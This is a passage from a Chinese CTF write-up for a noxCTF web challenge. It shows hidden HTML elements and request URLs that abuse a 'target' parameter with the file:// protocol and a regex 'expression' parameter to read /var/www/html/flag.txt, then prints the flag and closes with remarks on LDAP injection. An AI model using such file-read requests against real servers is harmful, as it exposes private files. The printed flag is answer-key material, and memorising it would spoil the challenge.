
```
<body background="hidden.jpg" style="background-size:cover;">
<input type="text" name="target" placeholder="Find hidden elements (URL)" style="background-color:#d1d1d1; color:#717d85;">
<a href='/var/www/html/flag.txt' hidden >
```

发现结果与刚才的结果一样。于是，我们尝试根据提示使用file协议访问`/var/www/html/flag.txt`：



Not Secure | chal.noxale.com:5588/index.php?target=file%3A%2F%2F%2Fvar%2Fwww%2Fhtml%2Fflag.txt

发现登录框还在，但是没有内容。这意味着flag.txt中没有包含hidden的元素。根据flag的格式，我们为我们的请求添加expression参数并设置其值为`/nox.*/`，得到flag：



Not Secure | chal.noxale.com:5588/index.php?target=file%3A%2F%2F%2Fvar%2Fwww%2Fhtml%2Fflag.txt&expression=/nox.*/

```
noxCTF{/[h1DD3N]*[55Rf]*[r393X]*/}
```

后记

这个比赛最重要的就是让我知道了有一个叫做LDAP的东西可以注入。这似乎是个挺久远的漏洞了但是竟然没听说过，还输需要补充基础知识Orz
比赛中还有一道题PSRF没搞出来，比赛时有三个队伍做出来，坐等国外dalao的wp。

点击收藏 | 0 关注 | 1

上一篇：删库跑路加勒索，Redis勒索事件爆发 下一篇：Wi-Jacking：无需破解就可...

1. 0 条回复
   - 动动手指，沙发就是你的了！

登录 后跟帖

先知社区

现在登录

热门节点

技术文章

社区小黑板

目录

RSS 关于社区 友情链接 社区小黑板